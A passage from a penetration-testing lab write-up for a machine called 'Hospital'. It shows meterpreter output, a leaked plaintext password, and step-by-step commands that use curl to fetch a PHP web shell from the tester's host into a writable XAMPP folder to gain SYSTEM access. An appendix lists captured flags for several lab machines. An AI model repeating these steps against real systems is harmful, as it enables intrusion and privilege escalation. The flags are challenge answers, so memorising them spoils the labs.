Now that we are connected as a user, lets take a look at what files we have in our current folder:

```
meterpreter > pwd
C:\Users\drbrown.HOSPITAL\Documents
meterpreter > dir
Listing: C:\Users\drbrown.HOSPITAL\Documents

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  59392  fil   2023-12-06 21:19:08 -0500  %TEMP%_c.exe
100666/rw-rw-rw-  1724   fil   2023-12-06 21:38:32 -0500  %TEMP%_ile3.ps1
040777/rwxrwxrwx  0      dir   2023-09-06 08:54:16 -0400  My Music
040777/rwxrwxrwx  0      dir   2023-09-06 08:54:16 -0400  My Pictures
040777/rwxrwxrwx  0      dir   2023-09-06 08:54:16 -0400  My Videos
100666/rw-rw-rw-  402    fil   2023-10-27 03:24:27 -0400  desktop.ini
100777/rwxrwxrwx  7168   fil   2023-12-06 21:51:42 -0500  exp.exe
100777/rwxrwxrwx  373    fil   2023-10-23 18:33:25 -0400  ghostscript.bat

meterpreter > cat ghostscript.bat
@echo off
set filename=%~1
powershell -command "$p = convertto-securestring 'chr!$br0wn' -asplain -force;$c = new-ob
\Program` Files\gs\gs10.01.1\bin\gswin64c.exe" -dNOSAFER "C:\Users\drbrown.HOSPITAL\Downl
meterpreter >
```

As we can see we have password for **drbrown**: **chr!$br0wn**
I managed to connect with it in rpcclient but didn't bring me anything (**rpcclient 10.10.11.241 -U 'drbown'**)

So I continued searching but nothing worked (local_exploit_suggester etc…)
When I looked at the processes : xampp wasn't run by my user do I guess it is run by Admin (or someone with maybe higher rights) so I searched where is the default xampp folder and went into : **C:\\xampp\htdocs**
In this folder I uploaded the p0wnyshell.php from earlier , browse into that page and got Administartor right !!! machine PAWNED!!!
Vulnerability Exploited: Admin running https service while source code location writeable

Vulnerability Fix: remove write access to **C:\\xampp**

Severity: HIGH

Exploit Code:

- in kali:
  - go in your p0wnyshell.php file location
  - **python -m http.server 8080**
- in meterpreter:
  - **shell**
  - **cd C:\\xampp\htdocs**
  - **curl http://10.10.14.9:8080/p0wnyshell.php**
- in kali :
  - browse **https://10.10.11.241/p0wnyshell.php**
  - **whoami**
  - **cd C:\\Users/Administrator/Desktop/**
  - **file root.txt**

```
DC$@DC:C:\xampp\htdocs# whoami
nt authority\system

DC$@DC:C:\xampp\htdocs# cd c


DC$@DC:C:\xampp\htdocs# cd C


DC$@DC:C:\xampp\htdocs# cd C:\\


DC$@DC:C:\# cd Users


DC$@DC:C:\Users# cd Administrator


DC$@DC:C:\Users\Administrator# cd Desktop*


DC$@DC:C:\Users\Administrator# cd Desktop


DC$@DC:C:\Users\Administrator\Desktop# type root.txt
e5a1f0de03557f83c4b3808fa3d844b8









DC$@DC:C:\Users\Administrator\Desktop#
```

4.0 Additional Items

Appendix 1 - Proof and Local Contents:

IP (Hostname)	Proof.txt Contents
10.0.2.24 (VulnOSv2)	root@VulnOSv2:/root# cat flag.txt cat flag.txt Hello and welcome. You successfully compromised the company "JABC" and the server completely !! Congratulations !!! Hope you enjoyed it. What do you think of A.I.?
10.10.10.100 (PWnOS 2.0)	None
10.0.2.25 (Kioptrix3)	/root/congrats.txt (way too long for here)
10.0.2.26 (Kioptrix4)	cat congrats.txt Congratulations! You've got root. There is more then one way to get root on this system. Try and find them. I've only tested two (2) methods, but it doesn't mean there aren't more. As always there's an easy way, and a not so easy way to pop this box. Look for other methods to get root privileges other than running an exploit. It took a while to make this. For one it's not as easy as it may look, and also work and family life are my priorities. Hobbies are low on my list. Really hope you enjoyed this one. If you haven't already, check out the other VMs available on: www.kioptrix.com Thanks for playing, loneferret
10.0.2.27 (Kioptrix2k14)	/root/congrats.txt (way too long for here)
10.10.10.4 (Legacy)	meterpreter > cat user.txt e69af0e4f443de7e36876fda4ec7644fmeterpreter > cd .. meterpreter > cat root.txt 993442d258b0e0ec917cae9e695d5713meterpreter >

10.10.10.40 (Blue)	meterpreter > cat user.txt a6f7f2a766cb9d2573a0c2236cdf201c meterpreter > cat root.txt 227bd532d7acca1076bb2271a63fd4d3
10.10.10.5 (Devel)	meterpreter > cat user.txt 2a60e49ced89d7438282a6f6ea286c95 meterpreter > cd ../.. meterpreter > pwd c:\Users meterpreter > cd Administrator\\ meterpreter > cd Desktop meterpreter > cat root.txt 1c3ce7ec791491bf85348153f08fa5bb
10.10.10.9 (Bastard)	meterpreter > cat C:\\Users\\dimitris\\Desktop\\user.txt 43982986a4adfd5c82307729b7fadfbf meterpreter > cat C:\\Users\\Administrator\\Desktop\\root.txt 34d13e9a4fe92e622ceb08ef33f0caf2 meterpreter >
10.10.11.241 (Hospital)	C:\Users\drbrown.HOSPITAL\Desktop>type user.txt type user.txt dbd28982a3553cb500cff93aca41dec7 DC$@DC:C:\Users\Administrator\Desktop# type root.txt e5a1f0de03557f83c4b3808fa3d844b8

For more information fell free to contact me.